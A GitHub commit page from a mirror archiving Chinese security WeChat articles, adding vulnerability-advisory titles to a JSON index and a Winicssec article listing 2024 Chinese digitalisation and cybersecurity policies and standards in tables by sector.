mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
开源代码漏洞扫描器 OSV-Scanner 新增修复和离线功能、7-Zip 零日漏洞据称已在网上泄露、2024年我国全行业数字化及网络安全政策标准汇总下载、【渗透书籍推荐】《Web漏洞分析与防范实战》丨文末参与抽奖免费赠书!!、【漏洞复现】朗速ERP后台管理系统FileUploadApi接口文件存在文件上传漏洞||附POC、漏洞预警 | Adobe ColdFusion反序列化漏洞、漏洞预警 | 用友NC XML实体注入漏洞、漏洞预警 | 用友BIP信息泄露漏洞、超300万台未加密邮件服务器暴露,用户数据面临严重威胁!、一家网安劳模企业的2024全年创作合辑、【1day edu 大量存在】大华智能物联综合管理平台(ICC) 存在远程命令执行漏洞、代码审计 - MCMS v5.4.1 0day挖掘、WPA3协议存在安全漏洞,黑客可获取WiFi密码、
This commit is contained in:
 test committed
1 parent
348232e32d
commit
93fcaec60d
14 files changed
+3253
-57
No files matched your search
@@ -2448,5 +2448,18 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247489395&idx=1&sn=256650cb87713ff212758abde0e2facc": "【漏洞预警】Apache Arrow代码执行漏洞(CVE-2024-52338)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0OTY2ODE1NA==&mid=2247484948&idx=1&sn=480a76ee02ac812d7b8f4f5635fff7b4": "SSTI模板注入漏洞详解(附一键getshell工具)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MTIzNTgzMQ==&mid=2247519026&idx=1&sn=1199efa3c2e527406ee3ae0ae85e550d": "记一次JS中的漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5Mzg5MDM3NQ==&mid=2247498213&idx=1&sn=42949367265a2dbc23de207739cc03d9": "你乘上的是列车还是彗星?"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5Mzg5MDM3NQ==&mid=2247498213&idx=1&sn=42949367265a2dbc23de207739cc03d9": "你乘上的是列车还是彗星?",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4Njc0Mjc3NQ==&mid=2247486620&idx=1&sn=a3c9f75946a17f69bb762ac9e19442ee": "开源代码漏洞扫描器 OSV-Scanner 新增修复和离线功能",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjY2MTI3Mg==&mid=2247498035&idx=2&sn=ae95efa731c1ad0bfb4f3907942bbcf7": "7-Zip 零日漏洞据称已在网上泄露",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwNTgyODU3NQ==&mid=2651130106&idx=1&sn=a8a6ceb0bf11ca5eb70a3e6c42c9a141": "2024年我国全行业数字化及网络安全政策标准汇总下载",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI1NTE2NzQ3NQ==&mid=2247485496&idx=1&sn=30378454837adf12cd6f54952ac84eee": "【渗透书籍推荐】《Web漏洞分析与防范实战》丨文末参与抽奖免费赠书!!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI1NTE2NzQ3NQ==&mid=2247485496&idx=2&sn=f883374d1a9a9eab5602921437412041": "【漏洞复现】朗速ERP后台管理系统FileUploadApi接口文件存在文件上传漏洞||附POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491967&idx=1&sn=f272d94e20068861012bfdc0fb0343c4": "漏洞预警 | Adobe ColdFusion反序列化漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491967&idx=2&sn=835396913c02e3d69338f769abed1682": "漏洞预警 | 用友NC XML实体注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491967&idx=3&sn=ae28506ae28775537a4e202b2f314308": "漏洞预警 | 用友BIP信息泄露漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMjQ5ODk5OA==&mid=2247506527&idx=1&sn=4f478afe2ddb7c0d9505a4575c6baaa6": "超300万台未加密邮件服务器暴露,用户数据面临严重威胁!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNzE5MDUzMw==&mid=2247567927&idx=1&sn=86d6ea511f81433eb47444a7d9427df2": "一家网安劳模企业的2024全年创作合辑",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MjU4MjM3MQ==&mid=2247489371&idx=1&sn=7bf3786a43261b9f5d4ca11a1815e449": "【1day edu 大量存在】大华智能物联综合管理平台(ICC) 存在远程命令执行漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NDY2OTU4Nw==&mid=2247518041&idx=1&sn=07f9f7aae2aead67b9b4558d64c61cef": "代码审计 - MCMS v5.4.1 0day挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5NTM4OTQ5Mg==&mid=2247633511&idx=3&sn=a3006d2615237b392a55971d9ec8ecb5": "WPA3协议存在安全漏洞,黑客可获取WiFi密码"
|
||||
}
|
||||
@@ -0,0 +1,99 @@
|
||||
# 2024年我国全行业数字化及网络安全政策标准汇总下载
|
||||
原创 威努特 威努特安全网络 2025-01-03 00:01
|
||||
|
||||
#
|
||||
|
||||
2024年,网络强国、数字中国建设持续深入推进,**发展新质生产力、激活数字经济引擎、筑牢网络安全屏障**是主旋律,国家对各重要行业的数字化改革方针、新型基础设施建设、网络安全保障等对应层面作出一系列新部署、新要求。
|
||||
|
||||
|
||||
威努特致力于把安全数字化转型带入千行百业,本文全面梳理了2024年数字化及网络安全领域的国家法律法规、重点行业政策规章、国家技术标准等相关资料,供业界同仁们学习参考。相信随着政策体系的不断完善和技术创新的持续深入,我国的数字化转型升级之旅将迎来更加广阔的新征程。
|
||||
|
||||
|
||||
|
||||
|
||||
**关注本公众号**【**威努特安全网络**】
|
||||
|
||||
**在对话框回复**【**2024**】**可下载全部资料**
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**工 业 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: left;padding-right: 5px;padding-left: 5px;"><p>《工业控制系统网络安全防护指南》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">1/19</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">工信部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《工业领域数据安全能力提升实施方案(2024-2026年)》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/23</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">工信部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《关于做好2024年信息通信业安全生产和网络运行安全工作的通知》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">4/7</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">工信部</p></section></Line truncated
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**能 源 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《自然资源数字化治理能力提升总体方案》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/5</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">自然资源部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《2024年水利网信工作要点》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/27</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">水利部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《自然资源领域数据安全管理办法》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">3/22</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">自然资源部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="bordeLine truncated
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**交 通 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: left;padding-right: 5px;padding-left: 5px;"><p>《国家汽车芯片标准体系建设指南》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">1/9</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">工信部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《铁路关键信息基础设施安全保护管理办法》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/1</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">交通运输部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《网络安全标准实践指南——车外画面局部轮廓化处理效果验证》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">3/6</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">网安标委</p></section></sectioLine truncated
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**金 融 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: left;padding-right: 5px;padding-left: 5px;"><p>《银行业数据资产估值指南》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">2/29</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">中国银行业协会</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《会计师事务所数据安全管理暂行办法》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">5/10</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">财政部、网信办</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《反保险欺诈工作办法》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">7/22</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">金融监管总局</p></section></section></td></tr><tr><td colspan="1" rowspan="1Line truncated
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**政 务 领 域**
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>政 策</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>日期</strong></p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(255, 255, 255) rgb(62, 62, 62) rgb(62, 62, 62);border-style: none;background-image: linear-gradient(90deg, rgb(206, 40, 39) 0%, rgba(206, 40, 39, 0.2) 100%);padding: 0px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="text-align: center;padding-right: 5px;padding-left: 5px;color: rgb(255, 255, 255);"><p><strong>发布单位</strong></p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《数据安全技术 政务数据处理安全要求(征求意见稿)》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">4/8</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">网安标委</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《公共场所视频图像信息系统管理条例》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">4/8</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">公安部</p></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="54.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">《互联网政务应用安全管理规定》</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="18.0000%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">5/22</p></section></section></td><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62) rgb(62, 62, 62) rgb(223, 223, 223);border-top-style: none;border-right-style: none;border-left-style: none;background-color: rgba(255, 255, 255, 0);padding: 3px;" width="27.8100%"><section style="margin: 5px 0%;"><section style="padding-right: 5px;padding-left: 5px;"><p style="">网信办</p></section></section></td></tr><tr><td colspan="1" rLine truncated
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**智 慧 城 市 领 域**
|
||||
|
||||
|
||||
